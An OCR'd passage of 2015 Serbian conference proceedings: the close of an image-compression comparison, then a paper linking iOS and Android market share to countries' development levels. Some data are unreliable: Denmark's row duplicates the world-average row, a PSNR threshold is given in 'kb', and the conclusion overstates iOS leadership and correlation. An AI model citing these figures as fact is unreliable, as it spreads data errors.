Ovo se pravda velikim nivoom kompresije koja je primenjena u ovim formatima. Dok sa druge strane formati Tiny PNG i Super PNG daju veći nivo detalja od originalne slike. Ovako nešto se može objasniti postupcima koji se primenjuju u nastajanju formata. Tiny PNG koristi predikciju (multiplekser), koji menja ulogu Alfa kanala, usled čega dolazi do greške, jer ne važi identičan koeficijent množenja za sva tri kanala po svakom pikselu, već se on približno računa na osnovu posebnog algoritma. Super PNG kao i prethodni format ima izvesnu grešku u samom algoritmu, jer određene oblasti sam algoritam predstavlja kao transparentne i menja sa crnom bojom, i usled toga nastaje mala greška. U prethodna dva slučaja, greške kompresije možemo predstaviti kao šum koji se javlja u slici, pa je zato bilo neophodno izvršiti analizu direktnog odnosa signal/šum (SNR). Upravo to pokazuje grafikon 5 gde se može uočiti koji algoritam daje najveći šum nakon kompresije. Upravo iz objašnjenih razloga formati Tiny PNG i Super PNG imaju najveći stepen šuma nakon kompresije, dok sa druge strane iako je BPG podvrgnut visokom stepenu kompresije nivo šuma u slici se meri promilima. Ostali formati prikazuju zanemarljivu promenu nivoa detalja nakon kompresije, pa sa tim i zanemarljiv nivo šuma.





Grafikon 4. Vrednosti LoD za posmatrane slike

Upravo iz razloga koji su definisani grafikonima 4 i 5 vrednost vršnog odnosa signal/šum se može posmatrati samo za formate slika u kojima se pojavljuje određena količina šuma. Uzevši u obzir da se u digitalnoj obradi slike kvalitetan prenos tretira iznad 35 kb. Na osnovu grafikona 6. se može konstatovati da svi formati u ovom slučaju su na granici kvalitetnog prenosa.




Grafikon 5. Vrednosti SNR za posmatrane slike




Grafikon 6. Vrednosti PSNR za posmatrane slike

## 5. ZAKLJUČAK

Ovaj rad daje komparativnu analizu između formata slike koji imaju najširu primenu na tržištu, i formata koji pokrivaju veoma mali deo tržišta. Uzevši u obzir celokupno istraživanje, može se zaključiti da za sada eksperimentalni formati BPG i Super PNG pri svim testovima daju najbolje rezultate. Super PNG iz razloga smanjenja memorije od 4.4 puta, povećanja potencijala slike, kao i nivoa detalja, uz mali procenat pojavljivanja šuma u slici. BPG daje ogromnu uštedu u memoriji, dok praktično skoro zadržava sve ostale parametre u sličnim granicama kao i ostali formati, uz jedinu manu, a to je trajanje procesa konverzije, koje je 7.6 puta duže u proseku za razliku od ostalih formata. Na redukciji vremena kompresije će se sigurno raditi u narednom periodu, pa će BPG format moći u pravoj meri da zameni JPEG.

## LITERATURA

Adobe. (2005). Adobe to acquire Macromedia. Preuzeto 04.12.2014. sa https://www.adobe.com/aboutadobe/invrelations/adobeandmacromedia.html



DOI: 10.15308/Synthesis-2015-171-175

Amer, P.D., Iren, S., Sezen, G.E., Conrad, P.T., Taube, M., & Caro, A. (1999). Network-Conscious GIF Image Transmission Over the Internet. Computer and Information Sciences Department. DE 19716 USA. Newark:University of Delaware.

Amiga. (2010). Amiga file format. Preuzeto 19.12.2014. sa http://lclevy.free.fr/amiga/formats.html

Brodatz, P. (1966). Textures: A Photographic Album for Artists and Designers. Toronto: Dover Publ.

Bross, B., Han, W.-J., Sullivan, G. J., Ohm, J.-R., & Wiegand, T. (2012). High Efficiency Video Coding (HEVC) Text Specification Draft 9. Document JCTVC-K1003. ITU-T/ISO/IEC Joint Collaborative Team on Video Coding (JCT-VC).

Compress PNG. (2015). Super PNG image support documentation. Preuzeto 26.12.2014. sa http://compresspng.com/

Gelbmann, M. (2013). The PNG image file format is now more popular than GIF Preuzeto 04.12.2014. sa http://w3techs.com/blog/entry/the_png_image_file_format_is_now_more_popular_than_gif.

Harris, F., & Wright, D. (1991). The JPEG Algorithm for Image Compression: A Software Implementation and some Test Results. Conference Record Twenty-Fourth Asilomar Conference on Signals, Systems and Computers. DOI: 10.1109/ACSSC.1990.523462.

HDF Group. (2015). Preuzeto 26.12.2014. sa http://www.hdfgroup.org/

ISO (2004). Information technology -- Computer graphics and image processing -- Portable Network Graphics (PNG): Functional specification. ISO/IEC 15948:2004. TC/SC: ISO/IEC JTC 1/SC 24. ICS: 35.140.

Ivković, R., Milošević, I., Gara, B., Pavlović, M., & Miljković, D. (2015). Analysis of Digital Image Segments Through the Standard Deviation and Level of Detail. Međunarodni naučno-stručni Simpozijum. INFOTEH-JAHORINA 2015.

Jackson, D.J., & Hannah, S.J. (1993). Comparative analysis of image compression techniques. Twenty-Fifth Southeastern Symposium on System Theory, 1993. Proceedings SSST '93, pp. 513-517. DOI: 10.1109/SSST.1993.522833.

Lan, T.-H., Tewflk, A.H., Hu, P.-C. (1999). JPEG transcompressor and Internet applications. IEEE Workshop on Signal Processing Systems, pp. 400-409. DOI: 10.1109/SIPS.1999.822345.

Lee, K.-P., & Spence, P.L. (2002). view_HDF: visualization and analysis tool for hierarchical data format files. OCEANS '02 MTS/IEEE, pp. 744-750. DOI: 10.1109/OCEANS.2002.1192063.

Maini, R., & Mehra, S. (2010). A Review on JPEG2000 Image Compression. International Journal of Computer Applications, 11(9), 43-47.

Marcellin, M. W., Gormish, M. J., & Bilgin, A. (2000). An overview of JPEG-2000. Data Compression Conference:Proceedings, pp. 523-541. DOI: 10.1109/DCC.2000.838192.

Mostafa, A., Wahid, K., & Ko, S-B. (2011). An efficient YCgCo-based image compression algorithm for capsule endoscopy. 14th International Conference on Computer and Information Technology (ICCIT), pp. 219-222. DOI: 10.1109/ICCITechn.2011.6164787.

PBM. (2013). Preuzeto 19.12.2014. sa http://netpbm.sourceforge.net/doc/pbm.html

Pessina, L.A. (2010). JPEG changed our world. Preuzeto 04.12.2014. sa http://actu.epfl.ch/news/jpeg-changed-our-world/

Rodriguez, M. (1995). A graphic arts perspective on RGB-to-CMYK conversion. International Conference on Image Processing, pp. 319-322. DOI: 10.1109/ICIP.1995.537479.

Scott, C.J. (2000). Vector animation: Web-based software training on demand. IEEE Aerospace Conference Proceedings, pp. 473-479. DOI: 10.1109/AERO.2000.878256.

Tiny JPEG image support documentation. Preuzeto 24. 12. 2014. sa https://tinyjpg.com/

Tiny PNG. (2015). Image support documentation. Preuzeto 24. 12. 2014. sa https://tinypng.com/

TSR. (2015). Watermark Image Software image metadata support documentation. Preuzeto 26. 12. 2014. sa https://www.watermark-image.com/metadata.aspx

Wei, W. (2009). Flash Media Server and Its Application in the Simulator of VHF Marine Radio Station. International Conference on Information Engineering and Computer Science, pp. 1-4. DOI: 10.1109/ICIECS.2009.5363153.



DOI: 10.15308/Synthesis-2015-171-175

Synthesis
International Scientific Conference of IT and Business-Related Research

# ODNOS TRŽIŠNOG UDELA OPERATIVNOG SISTEMA I STEPENA RAZVOJA ZEMLJE

## THE RELATIONSHIP BETWEEN MARKET SHARE OF OPERATING SYSTEM AND ECONOMIC DEVELOPMENT OF A COUNTRY

Miroslav Ćajić
Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
U radu su predstavljeni operativni sistemi za mobilne uređaje koji su trenutno dostupni na tržištu. Izvršena je analiza tržišne zastupljenosti pojedinih operativnih sistema, kako za određene kontinente, tako i za svet. Takođe, izvršena je analiza tržišnog udela operativnih sistema u prvih pet najrazvijenijih svetskih zemalja, kao i u prvih pet najnerazvijenijih svetskih zemalja. Analiza je izvršena i za sve bivše jugoslovenske republike. Rezultati analize potvrđuju činjenicu da je stepen društvenog, socijalnog, političkog i ekonomskog razvoja u direktnoj vezi sa izborom operativnog sistema za mobilne uređaje, odnosno, da zemlje sa većim stepenom razvoja koriste iOS, dok zemlje nižeg društvenog razvoja koriste Android operativni sistem.

**Ključne reči:**
iOS, Android, operativni sistem, razvijene zemlje, nerazvijene zemlje.

**Abstract:**
This paper presents mobile phone operating systems that are currently available in the market. The analysis of market share of certain operating systems was performed for certain continents as well as the entire world. Moreover, market share analysis of operating systems in five most developed countries and five least developed countries wolrdwide was performed. The analysis also included former Yugoslavian republics. The results confirm that the level of social, political and economic development is closely connected to the choice of mobile phone operating system, *i.e.*, more developed countries use iOS, while developing countries prefer Android operating system.

**Key words:**
iOS, Android, operating systems, developed countries, developing countries.

## 1. OPERATIVNI SISTEMI ZA MOBILNE UREĐAJE

U suštini, operativni sistemi mogu se podeliti na osnovu više segmenata. Neke od podjela baziraju se na broju programa koji mogu istovremeno da budu u memoriji, ili na broju korisnika koji mogu istovremeno da koriste računarski uređaj. Takođe, operativni sistemi mogu se podijeliti i prema prenosivosti operativnog sistema na operativne sisteme koji su namijenjeni fiksnim računarskim uređajima, kao što su sistemi za PC računare, servere, i na sisteme namijenjene mobilnim računarskim uređajima, kao što su mobilni telefoni, tablet računari i neki *notebook* računari. Na osnovu istraživanja, utvrđeno je da postoji veliki broj operativnih sistema koji su namjenjeni mobilnim uređajima. Neki od tih sistema su nabrojani u nastavku:

- **Symbian** - dizajniran za PDA uređaje i mobilne telefone, dio je *open source* asocijacije. Symbian je vlasnički orijentisana platforma u vlasništvu Nokia kompanije za određene mobilne telefone. Pripada EPL (*Eclipse Public License*) koji se koristi od strane *Eclipse Foundation*. On zamjenjuje CPL (*Common Public License*) koja određuje određene uslove vezano za sudske sporove koji se odnose na određene patente.
- **Windows Phone** - operativni sistem je vlasništvo kompanije Microsoft. To je programski platforma zatvorenog koda. Ovaj operativni sistem uključuje punu integraciju Microsoft usluga sa aplikacijama kao što su: *OneDrive i Office, Xbox Music, Xbox Video, Xbox Live* igre, *Bing*, kao integraciju sa mnogim drugim ne-*Microsoft* proizvodima kao što su *Facebook* i *Google* uslugama i sl. *Windows Phone* uređaji su napravljeni prvenstveno za *Nokia, HTC, Samsung i Huawei* uređaje.
- **iOS** - je vlasništvo kompanije *Apple Inc*. To je softver zatvorenog koda i vlasništva. Projektivan je na *open source Darwin* jezgru operativnog sistema. *Apple iPhone, iPod Touch, iPad* kao i druga generacija Apple TV koriste iOS operativni sistem koji je nastao od *Mac OS X* operativnog sistema. Trenutno iOS se koristi na od strane *Foxconn* kompanije i nekih drugih Apple partnera.
- **RIM** - *Resecarch In Motion Limited*, dizajniran za BlackBerry Smartphone uređaje.
- **Windows Mobile** - prvenstveno je namijenjen za rad sa *Pocket PC, Smartphones, Portable Media Centers i on-board* računarima za automobile. *Windows Mobile* je vlasništvo kompanije Microsoft. Postoje određene verzije



E-mail: miroslavcajic@gmail.com
DOI: 10.15308/Synthesis-2015-176-180

ovog operativnog sistema, *Windows Mobile 6 Professional* koji je namjenjen za *touch screen* uređaje, *Windows Mobile 6 Standard* i sl.


- **Palm OS** - dizajniran od strane *US Robotics i Palm Computing Inc. namijenjen za Personal Digital Assistants* (PDAs).
- **BREW** - *Binary Runtime Environment for Wireless*, dizajniran od strane QUALCOMM-a, namijenjen je za mobilne telefone.
- **SavaJe** - razvijan od strane *SavaJe OS*, namijenjen za mobilne telefone. Baziran je na *Sun Microsystems' Micro Edition* platformu.
- **MontaVista Software** - sa integrisanim *Linux OS*, namijenjen je za automatsku elektroniku, komunikacione uređaje kao i za mobilne telefone.
- **Sailfish** - operativni sistem je vlasništvo firme *Jolla*. To je *open source* projekat koji je objavljen je pod GPL licencom. *Linux Sailfish OS* baziran na *MeeGo* operativnom sistemu uz podršku *MER core* distribucije 2012. godine je pokrenut za javnu upotrebu.
- **Firefox** - *open source* operativni sistem koji je baziran na Linux kernelu i koristi Mozilla javne licence. Firefox operativni sistem je vlasništvo neprofitne organizacije Mozilla Foundation. Namijenjen je za smart telefone, tablet računare, kao i za komunikaciju sa smart TV.
- **BlackBerry** 10 i BlackBerry - su programski zatvorene platforme. *BlackBerry* 10 (prethodni BlackBerry BBX) pripada narednoj generaciji BlackBerry operativnih sistema namijenjenih pametnim telefonima i tablet računarima.
- **Tizen** - je operativni sistem namijenjen mobilnim uređajima, uključujući pametne telefone, tablet računare, računare u automobilu, i pametne televizore i sl. Razvijan je od strane *Linux Foundation* , *LiMo Foundation* uz tehničku kompanija *Intel* i Samsung. Tizen je *open source* čije su glavne komponente Linux kernel i *WebKit runtime*.
- **Openmoko** - pripada *open source* asocijaciji, baziran je na Linux OS i koristi se za mobilne telefone. Openmoko je *open source* projekt namijenjen funkcionisanju prvog slobodnog operativnog sistem na svijetu namjenjenog za mobilne telefone. Operativni sistem se distribuira u ažuriranoj verziji preko mreže distributera širom svijeta. Sastoji se aplikacija i međuslojeva, a bazira se na Linux kernelu. Kôd za Openmoko je pisan u java programskom jeziku i dostupan je za preuzimanje na zvaničnoj veb lokaciji.
- **Kindle** - je OS razvijen od strane kompanije *Amazon.com*. U početku je projektovan i namijenjen korisnicima da kupuju, downloaduju, pregledavaju i čitaju e-knjige, novine, časopise i druge digitalne medije putem bežične mreže. Kompletna hardverska platforma razvijena je od strane kompanije *Amazon.com*. Razvijan je kao jedinstven uređaj, dok se danas oslanja na cijeli niz uređaja. Na tržištu se mogu naći i posebne aplikacije koje za različite operativne sisteme omogućavaju pristup ovoj e-biblioteci Amazona.
- **Google Android** - predstavlja operativni sistem baziran na Linux kernel, koji je prvenstveno namijenjen za *touchscreen* uređaje. Namijenjen je mobilnim korisnicima. Operativni sistem predstavlja integraciju više uređaja u jednom. Pripada *Open Source* asocijaciji i njegov izvorni kôd je dostupan javnosti. Aplikacije projektovane za Android OS implementiraju se u Java razvojnom okruženju.

## 2. TRŽIŠNI UDEO OPERATIVNIH SISTEMA U SVETU

Zbog činjenice da je sve više korisnika vezano za određenog proizvođača pametnih telefona, nameće se pitanje, da li uz proizvođača biramo i operativni sistem? Ova činjenica svakako usložnjava proces adekvatnog izbora sa više stanovišta. Šta dobijamo, a šta gubimo prilikom izbora jednog te istog proizvođača? Pošto ovo nije tržišno definisan segment, odgovori su različiti. Naredna tabela prikazuje tržišni udio za mobilne operativne sisteme u cijelom svijetu.

| Mjesec | Android | iOS | Java ME | Symbian | Windows Phone | Ostali |
|---|---|---|---|---|---|---|
| April, 2014 | 37,75 | 51,11 | 4,36 | 3,77 | 0,83 | 2,18 |
| Maj, 2014 | 41,58 | 48,34 | 3,46 | 2,52 | 2,1 | 2,0 |
| Juni, 2014 | 43,75 | 45,61 | 3,77 | 2,73 | 1,99 | 2,15 |
| Juli, 2014 | 44,62 | 44,19 | 4,19 | 2,57 | 2,49 | 1,94 |
| Avgust, 2014 | 45,01 | 44,34 | 3,77 | 2,61 | 2,69 | 1,57 |
| Septembar, 2014 | 47,06 | 43,86 | 2,78 | 2,56 | 2,38 | 1,37 |
| Oktobar, 2014 | 46,38 | 44,23 | 3,05 | 2,6 | 2,38 | 1,36 |
| Novembar, 2014 | 45,78 | 44,61 | 3,41 | 2,78 | 2,13 | 1,29 |
| Decembar, 2014 | 45,86 | 43,15 | 4,62 | 2,92 | 2,28 | 1,17 |
| Januar, 2015 | 47,45 | 42,59 | 3,37 | 3,22 | 2,25 | 1,12 |
| Februar, 2015 | 46,87 | 42,61 | 3,32 | 3,43 | 2,66 | 1,12 |
| Prosjek | 44,73 | 44,96 | 3,64 | 2,88 | 2,19 | 1,57 |

Tabela 1. Iznos tržišnog udjela za operativne sisteme u svijetu za period april 2014-februar 2015.




Grafik 1: Iznos tržišnog udjela za operativne sisteme u svijetu za period april 2014-februar 2015.


Kada je riječ o upotrebi operativnih sistema za mobilene uređaje u svijetu, situacija je slična kada se izvrši analiza i po kontinentima. U ovom slučaju izvršeno je istraživanje po kontinentima. U razmatranje je uzeta: Evropa, Australija, USA (južna i sjeverna Amerika) i Azija. Afrika i Antarktik nisu uzeti u razmatranje, zbog toga što za ove kontinente podaci nisu kompletni. U ovom slučaju postoje zemlje koje ne koriste mobilne uređaje, tj. ne postoji instalirana mobilna telekomunikaciona infrastruktura. Dakle, rezultati su sledeći:



DOI: 10.15308/Synthesis-2015-176-180

| | iOS | An-droid | Win-dows Phone | Sym-bian | Black-Berry | Java ME | Kindle | iPad | Ostali |
|---|---|---|---|---|---|---|---|---|---|
| Evropa | 54,71 | 30,52 | 2,22 | 0 | 6,02 | 0,43 | 0 | | 1,4 |
| Australija | 73,95 | 24,85 | 0,87 | 0,1 | 0,12 | 0 | 0 | | 0,08 |
| USA | 60,24 | 37,08 | 1,12 | 0 | 0,39 | 0 | 0,95 | 0 | 0,16 |
| Azija | 21,6 | 29,38 | 8,83 | 0 | 0 | 0 | 0 | 23 | 26 |
| prosjek | 52,62 | 30,45 | 3,26 | 0,025 | 1,63 | 0,10 | 0,23 | 11,5 | 6,91 |

Tabela 2. Iznos tržišnog udjela za operativne sisteme po kontinentima za period april 2014-februar 2015.




Grafik 2. Iznos tržišnog udjela za operativne sisteme po kontinentima za period april 2014-februar 2015.

## 3. TRŽIŠNI UDIO U NAJRAZVIJENIJIM ZEMLJAMA


Prema godišnjem indeksu prosperiteta IL (*Instituta Legatum*), **Norveška je najbogatija zemlja na svijetu. U izboru** između 142 zemalje koje čine 96% svjetske populacije i 99% globalnog BDP-a, već šestu godinu za redom, Norveška drži prvo mjesto.

Prema tvrdnjama časopisa *Business Insider*[1], indeks prosperiteta zemalja mjeri se na temelju 89 različitih ekonomskih analiza varijabli, koje mjere uspjeh u industriji, obrazovanju, zdravstvu, slobodama, mogućnostima i društvenom kapitalu. Zanimljiva je i čenjenica da među prvih 30 zemalja sa liste, gotovo dvije trećine su evropske zemlje.

| | iOS | Android | Win-dows Phone | Symbian | Black-Berry | Java ME | Kindle | Ostali |
|---|---|---|---|---|---|---|---|---|
| Norveška | 68,63 | 29,88 | 1,15 | 0,18 | 0,07 | 0 | 0 | 0,07 |
| Švajcarska | 74,97 | 22,41 | 1,0 | 0 | 0,77 | 0,54 | 0 | 0,24 |
| Novi Zeland | 65,51 | 32,90 | 1,19 | 0,15 | 0,09 | 0 | 0 | 0,13 |
| Danska | 44,96 | 44,73 | 2,19 | 2,88 | 0 | 3,64 | 0 | 1,57 |
| Kanada | 70,62 | 25,56 | 0,53 | 0 | 3,15 | 0 | 0,06 | 0,04 |
| prosjek | 64,93 | 31,09 | 1,21 | 0,64 | 0,81 | 0,83 | 0,01 | 0,41 |

Tabela 3. Iznos tržišnog udjela za operativne sisteme za prvih 5 najrazvijenijih zemalja za period april 2014-februar 2015.

1 http://uk.businessinsider.com/the-30-most-prosperous-countries-in-the-world-2014-11?r=US




Grafik 3. Iznos tržišnog udjela za operativne sisteme za prvih 5 najrazvijenijih zemalja za period april 2014-februar 2015.


Na osnovu tabele 3 jasno je vidljivo da se u prvih pet najrazvijenijih zemalja svijeta iOS koristi više u odnosu na Android operativni sistem. U svim nabrojanim zemljama, izuzev Danske, upotreba iOS-a je više nego duplo veća u poređenju sa Androidom.

## 4. TRŽIŠNI UDIO U NERAZVIJENIM ZEMLJAMA

Kod nerazvijenih zemalja učešće su, na žalost, uzele afričke zemlje. U prvih 10 nerazvijenih zemalja u svijetu spadaju: Burundi, Congo, Liberia, Sierra Leone, Malawi, Ethiopia, Nigeria, Madagascar, Guinea i Eritrea. Prilikom analiziranja prvih pet nerazvijenih zemalja, dobili smo sledeće rezultate:

| | Android | Java ME | iOS | iPad | Symbian | Win-dows Phone | Black-Berry/ Kindle | Ostali |
|---|---|---|---|---|---|---|---|---|
| Burundi | 45,41 | 4,49 | 0 | 11,15 | 0 | 0 | 0 | 38,92 |
| Congo | 49,74 | 0 | 0 | 19,80 | 0 | 0 | 0 | 30,44 |
| Liberia | 74,76 | 3,84 | 14,09 | 0 | 5,32 | 1,52 | 0 | 0,44 |
| Siera Leone | 54,24 | 10,20 | 26,64 | 0 | 5,28 | 2,30 | 0 | 1,31 |
| Malawi | 42,74 | 22,85 | 18,14 | 0 | 6,41 | 5,64 | 0 | 4,18 |
| prosjek | 53,37 | 8,27 | 11,77 | 6,19 | 3,40 | 1,89 | 0 | 15,05 |

Tabela 5. Iznos tržišnog udjela za operativne sisteme za prvih pet najnerazvijenijih zemalja za period april 2014-februar 2015.




Grafik 5. Iznos tržišnog udjela za operativne sisteme za prvih pet najnerazvijenijih zemalja za period april 2014-februar 2015.



DOI: 10.15308/Synthesis-2015-176-180

| OVERALL PROSPERITY RANK | COUNTRY | ECONOMY | ENTREPRENEURSHIP & OPPORTUNITY | GOVERNANCE | EDUCATION | HEALTH | SAFETY & SECURITY | PERSONAL FREEDOM | SOCIAL CAPITAL |
|---|---|---|---|---|---|---|---|---|---|
| 1 | Norway | 3 | 7 | 7 | 5 | 5 | 6 | 2 | 1 |
| 2 | Switzerland | 1 | 3 | 1 | 21 | 3 | 11 | 12 | 9 |
| 3 | New Zealand | 15 | 18 | 2 | 7 | 20 | 10 | 1 | 2 |
| 4 | Denmark | 18 | 2 | 3 | 3 | 13 | 8 | 9 | 3 |
| 5 | Canada | 5 | 17 | 8 | 2 | 11 | 9 | 5 | 4 |
| 6 | Sweden | 4 | 1 | 4 | 16 | 12 | 4 | 6 | 11 |
| 7 | Australia | 12 | 13 | 9 | 1 | 14 | 16 | 3 | 6 |
| 8 | Finland | 26 | 4 | 5 | 6 | 15 | 3 | 16 | 5 |
| 9 | Netherlands | 25 | 10 | 11 | 4 | 6 | 18 | 7 | 8 |
| 10 | United States | 17 | 11 | 12 | 11 | 1 | 31 | 21 | 7 |
| 11 | Iceland | 35 | 9 | 18 | 9 | 16 | 2 | 4 | 13 |
| 12 | Ireland | 29 | 16 | 14 | 8 | 17 | 5 | 11 | 10 |
| 13 | United Kingdom | 28 | 8 | 10 | 20 | 19 | 21 | 10 | 12 |
| 14 | Germany | 8 | 14 | 17 | 10 | 7 | 22 | 14 | 17 |
| 15 | Austria | 19 | 15 | 15 | 25 | 8 | 15 | 18 | 14 |
| 16 | Luxembourg | 11 | 5 | 6 | 45 | 2 | 17 | 32 | 29 |
| 17 | Belgium | 23 | 23 | 16 | 19 | 10 | 19 | 13 | 20 |
| 18 | Singapore | 2 | 12 | 13 | 22 | 18 | 14 | 40 | 45 |
| 19 | Japan | 7 | 24 | 19 | 27 | 4 | 25 | 28 | 22 |
| 20 | Hong Kong | 21 | 6 | 22 | 60 | 26 | 1 | 23 | 26 |
| 21 | France | 22 | 22 | 20 | 24 | 9 | 30 | 17 | 56 |
| 22 | Taiwan | 14 | 21 | 36 | 13 | 23 | 7 | 31 | 28 |
| 23 | Malta | 32 | 19 | 21 | 41 | 28 | 28 | 19 | 18 |
| 24 | Slovenia | 63 | 25 | 34 | 12 | 25 | 12 | 24 | 30 |
| 25 | Korea, Rep. | 9 | 20 | 30 | 15 | 21 | 23 | 59 | 69 |
| 26 | Spain | 46 | 29 | 27 | 17 | 22 | 29 | 22 | 32 |
| 27 | Portugal | 53 | 30 | 33 | 47 | 30 | 13 | 20 | 46 |
| 28 | United Arab Emirates | 10 | 31 | 32 | 39 | 37 | 26 | 55 | 43 |
| 29 | Czech Republic | 36 | 26 | 35 | 23 | 27 | 20 | 65 | 57 |
| 30 | Uruguay | 55 | 52 | 31 | 68 | 41 | 27 | 8 | 31 |


Tabela 4. Izbor 142 zemlje svijeta prema *Business Insider*-u

## 5. TRŽIŠNI UDIO BIVŠIH JUGOSLOVENSKIH REPUBLIKA

Zanimljiva je analiza tržišnog udjela operativnih sistema u bivšim jugoslovenskim republikama. U realizaciju analize uzeta je: Slovenija, Hrvatska, Bosna i Hercegovina (Republika Srpska, Federacija Bosne i Hercegovine i Brčko distrikt), Crna Gora, Srbija i Makedonija. Rezultati su sledeći:

| | Android | iOS | Windows Phone | iPad | BlackBerry | Symbian | Java ME | Ostali |
|---|---|---|---|---|---|---|---|---|
| Slovenija | 46,49 | 49,97 | 2,46 | 0 | 0,47 | 0,37 | 0 | 0,21 |
| Hrvacka | 43,76 | 51,86 | 3,15 | 0 | 0 | 0,41 | 0,39 | 0,41 |
| BiH | 56,89 | 37,19 | 3,89 | 0 | 0,48 | 0 | 0,85 | 0,67 |
| Crna Gora | 41,05 | 56,45 | 1,14 | 0 | 0 | 0,38 | 0,44 | 0,51 |
| Srbija | 50,36 | 35,56 | 2,89 | 0 | 0 | 5,57 | 4,98 | 0,61 |
| Makedonija | 60,71 | 35,57 | 1,94 | 0 | 0,86 | 0 | 0,55 | 0,33 |
| prosjek | 49,87 | 44,43 | 2,57 | 0 | 0,30 | 1,12 | 1,20 | 0,45 |

Tabela 6. Iznos tržišnog udjela za operativne sisteme zemalja bivše Jugoslavije za period april 2014-februar 2015.




Grafik 6. Iznos tržišnog udjela za operativne sisteme zemalja bivše Jugoslavije za period april 2014-februar 2015.

Od bivših Jugoslovenskih republika, najviše mjesto je zauzela Slovenija, (24), zatim slijede Hrvatska (50), Crna Gora (65), Makedonija (69) i Srbija (77), dok se BiH nalazi na posljednjem, 91. mjestu. Zanimljiva je i činjenica da je od zemalja iz našeg bližeg okruženja, Albanija zauzela 84. mjesto.

## 6. ZAKLJUČAK

Ako uzmemo u obzir tabelu 1, jasno je vidljivo da je u posljednjih 11 mjeseci iOS tržišni lider u oblasti operativnih sistema. Korak iza njega slijedi Android, zatim se nižu ostali operativni sistemi sa dosta malim udjelom. Ako ovu analizu posmatramo po kontinentima, situacija je još jasnija. To nam pokazuje i tabla 2. Tržišni udio po kontinentima pokazuje da iOS i dalje ima primat kada je u pitanju izbor operativnog sistema. U ovom slučaju razlika između iOS-a i Androida je znatno veća.

U djelu koji se bavio analizom tržišnog udjela u prvih pet najrazvijenih zemalja rezultati govore da se više koristi iOS. Ta razlika je duplo veća od Android operativnog sistema. Ipak, rezultati analize su obrnuti u dijelu koji se bavio tržišnim udjelom prvih pet najnerazvijenih zemalja. Ovdje rezultati pokazuju suprotno. U najnerazvijenim zemljama najviše se koriti Android operativni sistem! Zanimljiva je i čeinjenica da iOS, koji se najviše koristi u najrazvijenim zemljama, ovdje zauzima tek treće mjesto.

Pretpostavku sa početka ovog rada potvrđuju i rezultati analize tržišne zastupljenosti operativnih sistema u republikama bivše Jugoslavije. Slovenija, kao najrazvijenija zemlja, najviše koristi iOS. Ona je čak, u izboru 142 zemlje svijeta, zauzela visoko 24. mjesto. Bosna i Hercegovina se nalazi na 91. mjestu, a prema rezultatima analize tržišnog udjela operativnog sistema, najviše se koristi Android operativni sistem. Ova činjenica, bez sumnje, daje odgovor na postavljenu pretpostavku da je stepen razvoja jedne zemlje u direktnoj korelaciji sa upotrebom određenog operativnog sistema za mobile uređaje. Ovaj rad može da posluži kao tema za naredni rad, koji će se baviti pitanjem opredjeljenja kupaca pri izboru operativnog sistema.

## LITERATURA

Benkovskis, K., & Wörz, J. (2014). *What drives the market share changes: Price versus non-price factors*. Frankfurt am Main: European Central Bank.



DOI: 10.15308/Synthesis-2015-176-180

